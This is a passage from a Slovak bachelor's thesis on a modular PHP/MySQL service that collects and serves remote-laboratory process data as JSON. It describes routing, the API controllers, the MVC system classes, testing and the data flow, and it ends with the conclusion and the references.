MEDIUMTEXT, ktoré však alokujú veľké množstvo pamäte. Ďalším problémom, ktorý by bolo potrebné vyriešiť je rýchle pridávanie záznamov na koniec reťazca. Ide o prípad, kedy je už uložené veľké množstvo dát a na ich koniec je potrebné pripojiť nové dáta. Tu by nastal rovnako problém s pamäťou, kedy by bolo potrebné dáta načítať, doplniť, a opätovne zapísať, čo by pri veľkom množstve dát viedlo ku značnému spomaleniu odozvy databázy. Nebudem tvrdiť, že sú tieto problémy neriešiteľné a samozrejme existuje aj možnosť využitia databázy, avšak ja som sa rozhodol, že ukladanie do súborov bude jednoduchšie a rýchlejšie riešenie. Príklad uloženia dát v databáze a súbore je môžete vidieť na Obr. 2.3 a na nasledujúcom výpise dátového súboru.

```
0,4,24.4574
0.5,9,24.789
1,16,25.0124
1.5,25,25.6577
```

ID	lab_auth	user	tos	data_names	filename	rows
1	bulb	admin	2015-04-28 00:15:44	["velocity","temperature"]	file_admin_bulb_20150428_001544.dat	4

Obr. 2.3: Databázový záznam o uloženom súbore

Ako možno vidieť na zázname z databázy, súbor obsahuje v riadku tri údaje, avšak v databázovom poli ”data_names” sa nachádzajú iba dva údaje. To je spôsobené faktom, že všetky ukladané údaje sú závislé od času a teda čas je prítomný vo všetkých záznamoch. S týmto jednoduchým predpokladom je možné prvý údaj do databázy neukladať a následne pred použitím dát ho doplniť.

Kapitola 3


Praktická Časť

Cieľom práce bolo vytvoriť systém, ktorý bude schopný fungovať ako modul pre zber procesných dát zo vzdialených laboratórií, ale aj ako samostatne fungujúca aplikácia. Aplikácia je rozdelená na dve základné časti: časť spracúvajúcu požiadavky (request) a na časť zobrazujúcu informácie. Keďže musia obe časti pracovať s rovnakými dátami, logickým krokom bolo použiť systém, na ktorom budú môcť fungovať obe časti. Moje rozhodnutie vytvoriť jednoduchý systém od nuly bolo motivované najmä tým, že výsledná aplikácia tak bude mať omnoho menšie požiadavky na pamäť, čo v konečnom dôsledku povedie k vyššej rýchlosti fungovania. Systém je postavený na skriptovacom jazyku PHP a databázovom systéme MySQL. Na komunikáciu medzi aplikáciou a laboratóriom slúžia dátové súbory typu JSON. Komunikácia prebieha na protokole HTTP.

3.1 Routing

Rozhodnúť o tom, ktorá časť aplikácie bude požiadavku spracovávať prebieha takzvaným smerovaním požiadavky na základe adresy URL, nie však štandardným spôsobom, ale analýzou tvaru URL, ktorý by mal byť logický a pre užívateľov jednoducho pochopiteľný. V anglickej literatúre sa tiež možno stretnúť s pojmom Routing. Jednoduchý vývojový diagram na Obr. 3.1 znázorňuje základné fungovanie smerovača. Routing funguje nasledovne: súbor .htaccess, ktorý sa nachádza v hlavnom adresári hovorí serveru, aby každú zadanú url prepísal na iný formát. Ako príklad si predstavme, že náš modul sa nachádza na adrese www.example.com. Požiadavka na dáta vo formáte JSON vyzerala nasledovne. Údaje potrebné na identifikáciu jednotlivých dátových súborov (používateľské meno, a čas zápisu údajov do databázy) sú odoslané na adresu
http:\\www.example.com\api\output\jsonoutput1. Údaje sú následne presmerované na adresu http:\\www.example.com\index.php a do globálnej premennej $_GET je vložená požadovaná cesta api\output\jsonoutput1. Táto požiadavka je následne rozdelená na viac úrovní pomocou "\". "api" je názov použitého con-


trollera. V tomto prípade ide o špeciálny druh controllera, ktorý má za úlohu pracovať so vstupmi a výstupmi údajov. Od tohto controllera je odvodená subtrieda, v tomto prípade subtrieda outputcontroller, ktorá je určená na spracovanie a odoslanie požadovaných údajov. Posledná časť URL určuje modul, ktorým chceme dáta spracovať v tomto prípade modul z názvom jsonoutput1, ktorý poskytuje dáta vo formáte JSON so štruktúrov. Tento jednoduchý systém dokáže zabezpečiť dve dôležité funkcie, umožniť prístup iba k vybraným službám, a zabezpečiť dobre zapamätateľný a logický tvar URL adresy.



Obr. 3.1: Základné fungovanie smerovača

3.2 Aplikačné rozhranie

Aplikačné rozhranie resp. rozhranie pre programovanie aplikácií skrátene API (z anglického Application Programming Interface) tvorí primárnu časť aplikácie a slúži na prácu s dátami vzdialených laboratórií. Jeho fungovanie je znázornené vývojovým diagramom na Obr. 3.2



Obr. 3.2: Vývojový diagram API

3.2.1 Modularita

Jednou zo základných požiadaviek na aplikáciu bola modularita. Použitím objektovo orientovaného PHP je vytvorenie rozšíriteľnej štruktúry veľmi jednoduché.

Celý systém je možné vrstviť a jednotlivé vrstvy rozširovať, rozširovanie o moduly prebieha veľmi jednoducho. Nový modul, ktorým aplikáciu chceme rozšíriť je potrebné vytvoriť v priečinku modules. Podmienkou tohto modulu je, že musí rozširovať rodičovskú triedu (Inputcontroller/Outputcontroller) a musí obsahovať metódu input() resp. output().

3.2.2 Vstupy

Trieda InputController samotná neslúži na priame spracovanie vstupov, tvorí však základ pre moduly, ktoré vstupy spracovávajú. Aplikácia v stave v akom sa nachádza v prvej verzii by takúto triedu v podstate nepotrebovala, avšak v budúcnosti, kde existuje možnosť pripájať ďalšie moduly, bude môcť byť rodičovská trieda použitá na ukladanie bežných metód spracovania.

3.2.3 Výstupy

Trieda Outputcontroller tvorí rovnako ako trieda Inputcontroller len základ pre moduly na spracovávanie výstupov, ďalšie rozšírenie aplikácie o moduly výstupov v iných formátoch taktiež nebude problém k aplikácii pripojiť.

3.3 MVC

Druhou dôležitou časťou je užívateľské rozhranie, postavené na návrhovom vzore MVC (model-view-controller), ktoré je určené na prácu s dátami, a na správu užívateľov. Cez toto rozhranie môžu užívatelia prezerať svoje údaje, a pracovať s nimi.

3.3.0.1 System

Základné funkcie, na ktorých je postavené fungovanie aplikácie sa nachádzajú v zložke system. Jednotlivé triedy sú zostavené tak, aby bolo ich použitie logické a intuitívne.

Auth Trieda Auth slúži na overenie stavu prihlásenia, a môže byť doplnená o funkcie spojené so správou užívateľov, ako registrácia, prihlásenie, a správa užívateľov.

Config Trieda Config slúži na na prácu s konfiguračnými súbormi. Konfiguračné súbory obsahujú dáta, ktoré sú pre celú aplikáciu jednotné, a líšia sa pri jednotlivých inštaláciách aplikácie, napríklad údaje na prístup k databáze, alebo takzvaná ”soľ”(master salt), ktorá slúži na hashovanie hesiel, a dopĺňa tak ”soľ”, ktorá je priradená jednotlivým užívateľom.

Controller Trieda Controller je základnou triedou v MVC architektúre, jedná sa o rodičovskú triedu, ktorá slúži na rozšírenie budúcimi controllermi, v súčasnej verzii obsahuje len metódu view, ktorá slúži na načítanie požadovaného View súboru, do ktorého sa budú vkladať požadované dáta.

Database Trieda Database je jednou z najrozsiahlejších tried aplikácie, slúži na prácu s databázou. Trieda obsahuje metódy, ktoré pracujú podľa vzoru Active Record. Na pripájanie do databázy používa PHP triedy PDO, ktorá je na použitie veľmi jednoduchá a veľmi bezpečná. Active Record umožňuje prehľadne vkladať, vyberať, upravovať a mazať dáta v databáze, bez nutnosti ovládať jazyk SQL. Použitím jednotlivých metód sa data ukladajú v triede, a na požiadanie sa zo zadaných dát vyskladá SQL dotaz v správnom formáte.

Input Trieda Input slúži na prácu so vstupmi, spôsobom, ktorý je bezpečný, a jednoduchý, trieda nielen umožňuje prácu s globálnymi premennými POST, GET, SESSION, COOKIES, SERVER, ale spracováva ich spôsobom, ktorý zamedzuje XSS, prepisovaniu globálnych premenných. Trieda tiež spracováva dáta z hlavičiek requestov a IP adresy, z ktorých boli prijaté requesty. Obsahuje tiež metódy, na určenie toho, či je požiadavka zaslaná pomocou AJAXu alebo CLI (command-line interface).


Load Trieda Load, slúži na načítanie potrebných súčastí systému v správny čas, je tak možné načítať v Controlleri konkrétny model, alebo konkrétne View. Obsahuje tiež metódu, na načítanie modulov.

Log Trieda Log, slúži na logovanie (tvorbu záznamov) o aktivitách v aplikácii. Triedu je možné používať v celej aplikácii, a jej použitie je vhodné na následnú analýzu chýb a aplikácii.

Security Trieda security slúži primárne na správu hesiel, v súčasnej verzii obsahuje len metódu na tvorbu náhodných hash reťazcov.

3.4 Testovanie

Aby som mal počas celej tvorby modulu istotu, že bude funkčný, a že všetky vstupy a výstupy budú funkčné podľa požiadaviek, bolo potrebné softvér testovať. Na testovanie slúži jednoduchá webová stránka, ktorá slúži ako rozhranie na komunikáciu s modulom. Stránka má simulovať komunikáciu tak, ako bude prebiehať pri bežnom použití. Je napísaná v značkovacom jazyku HTML. Na komunikáciu so serverom je použitý JavaScript, konkrétne knižnica jQuery, ktorá výrazne zjednodušuje prácu s týmto programovacím jazykom. Komunikácia prebieha pomocou funkcie AJAX (Asynchronous JavaScript and XML). Náhľad na testovaciu webovú stránku je možné vidieť na Obr. 3.3



Obr. 3.3: Náhľad testovacej webstránky

Testovacia webstránka obsahuje všetky kroky, ktoré je potrebné vykonať na úspešné získanie unikátneho kľúča, zapísania údajov a získavania údajov vo formáte JSON. Obsahuje tiež informácie o už uložených dátach, o existujúcich užívateľoch, o existujúcich laboratóriách, a o zapísaných súboroch. Postup testovania bol nasledujúci:

1. Získanie identifikačného kľúča užívateľa na základe používateľského mena
2. Odoslanie údajov formátu JSON na adresu \api\input \jsoninput
3. Kontrola vytvorenia súboru s dátami v tabuľke
4. Požiadavka na dáta vo formáte JSON
5. Kontrola prijatých údajov, a ich formátu

Takýmto spôsobom boli otestované viaceré možnosti kombinácií vstupných údajov, a následné výstupné hodnoty. Išlo o prihlásenie rôznych užívateľov, odosielanie údajov po jednotlivých záznamoch, kedy dochádza k pripisovaniu záznamu na koniec súboru, ako aj o odosielanie celkových dátových súborov. Ďalej prebiehala kontrola všetkých týchto údajov na výstupe z oboch základných modulov pre výstup vo formáte JSON. Údaje boli vždy kontrolované nielen na výstupe z Modulu, ale aj v databáze.

3.5 Stručný opis fungovania služby

Aj keď modul na zber procesných dát pracuje pri spracovávaní požiadavky s viacerými triedami a metódami, je možné tento proces opísať stručne.

Ukladanie dát Dáta vo formáte JSON, odoslané na server prostredníctvom požiadavky POST sú v aplikácii smerované pomocou URL adresy do správneho modulu. Modul na spracovávanie dát vo formáte JSON najskôr zistí typ požiadavky. Požiadavka môže byť typu ”init” (inicializácia), ”update” (aktualizácia), alebo ”delete” (vymazanie).
Následne modul zisťuje identifikačný názov laboratória, ktorého existenciu overuje v databáze.
Ďalej dochádza k identifikácii užívateľa na základe kľúča uloženého v premennej SESSION.
Následne sa z tela požiadavky získajú dáta o názvoch jednotlivých údajov.

Zisťuje sa typ záznamu. Môže ísť o ”single” (samostatný záznam) alebo ”batch” (dávku záznamov).
Na základe typu záznamu sa postupuje ďalej. Ak sa jedná o typ ”single”, ide o ukladanie dát po jednom, a pri použití toho istého užívateľského kľúča z premennej SESSION, bude dochádzať k zápisu do toho istého súboru, kde budú dáta pridávané vždy na koniec tohto súboru. Zisťujeme preto, či pre daný kľúč existuje v databáze záznam o súbore. Ak nie, je súbor vytvorený a je o ňom v databáze vytvorený záznam. Ak sa jedná o typ ”batch”, sú dáta uložené vždy do nového súboru.
Samotné dáta sú z poľa v tele požiadavky prevedené na samotný záznam, ktorý je zapísaný do súboru, pričom pri zápise riadkov dochádza k počítaniu riadkov. Tento počet je následne uložený spolu s názvom súboru do databázy.
Užívateľovi je v prípade úspešného zápisu odoslané jednoduché zdelenie, že jeho dáta boli úspešne zapísané.

Získavanie dát pre získanie dát je potrebné užívateľa ako aj požadované dáta identifikovať. Na identifikáciu užívateľa slúži opäť kľúč v premennej SESSION, a na identifikáciu dát slúži používateľské meno a čas, kedy boli dáta zapísané.
Požiadavka, ktorá tieto dáta obsahuje je odoslaná na server, kde je na základe URL priradená konkrétnemu modulu na spracovanie.

Ako príklad uveďme požiadavku na dáta vo formáte JSON.
Údaje z databázy sme na základe prijatých údajov schopný bez problémov identifikovať a vyžiadať si ich zo súboru a databázy.
Následne je potrebné ich naformátovať do požadovaného formátu. To znamená uložiť hodnoty na správne miesto do poľa.
Pole údajov v PHP sa následne konvertuje na pole vo formáte JSON a je vrátené užívateľovi ako odpoveď na jeho požiadavku.

Záver

Aj keď mnohé z použitých tried je možné nahradiť knižnicami, cieľom práce nebolo len vytvoriť funkčnú aplikáciu, ale aj posunutie mojich vedomostí a zručností v rámci objektovo orientovaného programovania v PHP, webovej bezpečnosti a tvorby modulárneho systému od nuly. Služba v stave, v akom sa nachádza, nieje kompletne hotová, a bude postupne dopĺňaná o ďalšie funkcie na základe požiadaviek, je však plne funkčná a už v tomto stave obsahom presahuje požiadavky v zadaní bakalárskej práce. Stav, v akom sa nachádza postačuje na jej bezproblémové zavedenie do prevádzky a jej zavedeniu by nemalo nič prekážať. Zavedením tejto služby do aplikácie vzdialených laboratórií bude táto aplikácia užívateľom viacej prístupná a mala by zvýšiť záujem o jej používanie. Dáta, s ktorými budú môcť študenti takto pracovať, by mali pomôcť zjednodušiť prácu vo vzdialených laboratóriách resp. prácu s nameranými údajmi, ktoré budú takto dostupnejšie. Po zavedení správnych modulov, podľa požiadaviek študentov, by malo dôjsť k zjednodušeniu ich práce s nameranými údajmi, ktoré bolo doteraz potrebné pred použitím spracovávať ručne. Najväčšou výzvou pri tejto práci bolo vytvorenie služby tak, aby bolo jej použitie čo možno najširšie, ale zároveň aby bola práca s ňou čo najjednoduchšia. Moje rozhodnutia pri programovaní sa často opierali o skúsenosti pokročilejších programátorov v internetovej komunite a všetky použité riešenia som niekoľkonásobne testoval, čo by malo zabezpečiť správne a efektívne fungovanie. V budúcnosti mám v pláne rozšíriť službu o plnohodnotné užívateľské rozhranie, na ktoré slúži pripravená časť s MVC architektúrou.

Literatúra

[1] Cisco Systems (kolektív autorov). Internetworking Technologies Handbook, Fourth Edition. : Cisco Press, 2004, ISBN 1-58705-119-2. (anglicky) Dokument dostupný na URL: http://www.net130.com/tutorial/other/Internet%20Overview.pdf (10.05.2015)

[2] Erich Gamma, Richard Helm, Ralph Johnson, John M. Vlissides. Design Patterns: Elements of Reusable Object-Oriented Software. : Addison-Wesley Professional, 1995. ISBN 0-201-63361-2. (anglicky)

[3] Rudolf Pecinovský. Návrhové vzory. : Computer Press, 2007. ISBN 978-80-251-1582-4. (česky)

[4] Marian Böhner. Návrhové vzory v PHP. : Albatros media, 2012. ISBN 978-80-251-3338-5. Kapitola 2, s. 49-57.

[5] History of PHP[online]. Dokument dostupný na URL: http://php.net/manual/en/history.php.php (11.04.2015)

[6] Usage statistics and market share of PHP for websites [online]. Dokument dostupný na http://w3techs.com/technologies/details/pl-php/all/all (18.5.2015)

[7] SEQUEL: A STRUCTURED ENGLISH QUERY LANGUAGE[online]. Dokument dostupné na: http://www.almaden.ibm.com/cs/people/chamberlin/sequel-1974.pdf

Prílohy

Príloha A: CD médium - Systémová dokumentácia a zdrojový kód Modulu pre zber procesných dát.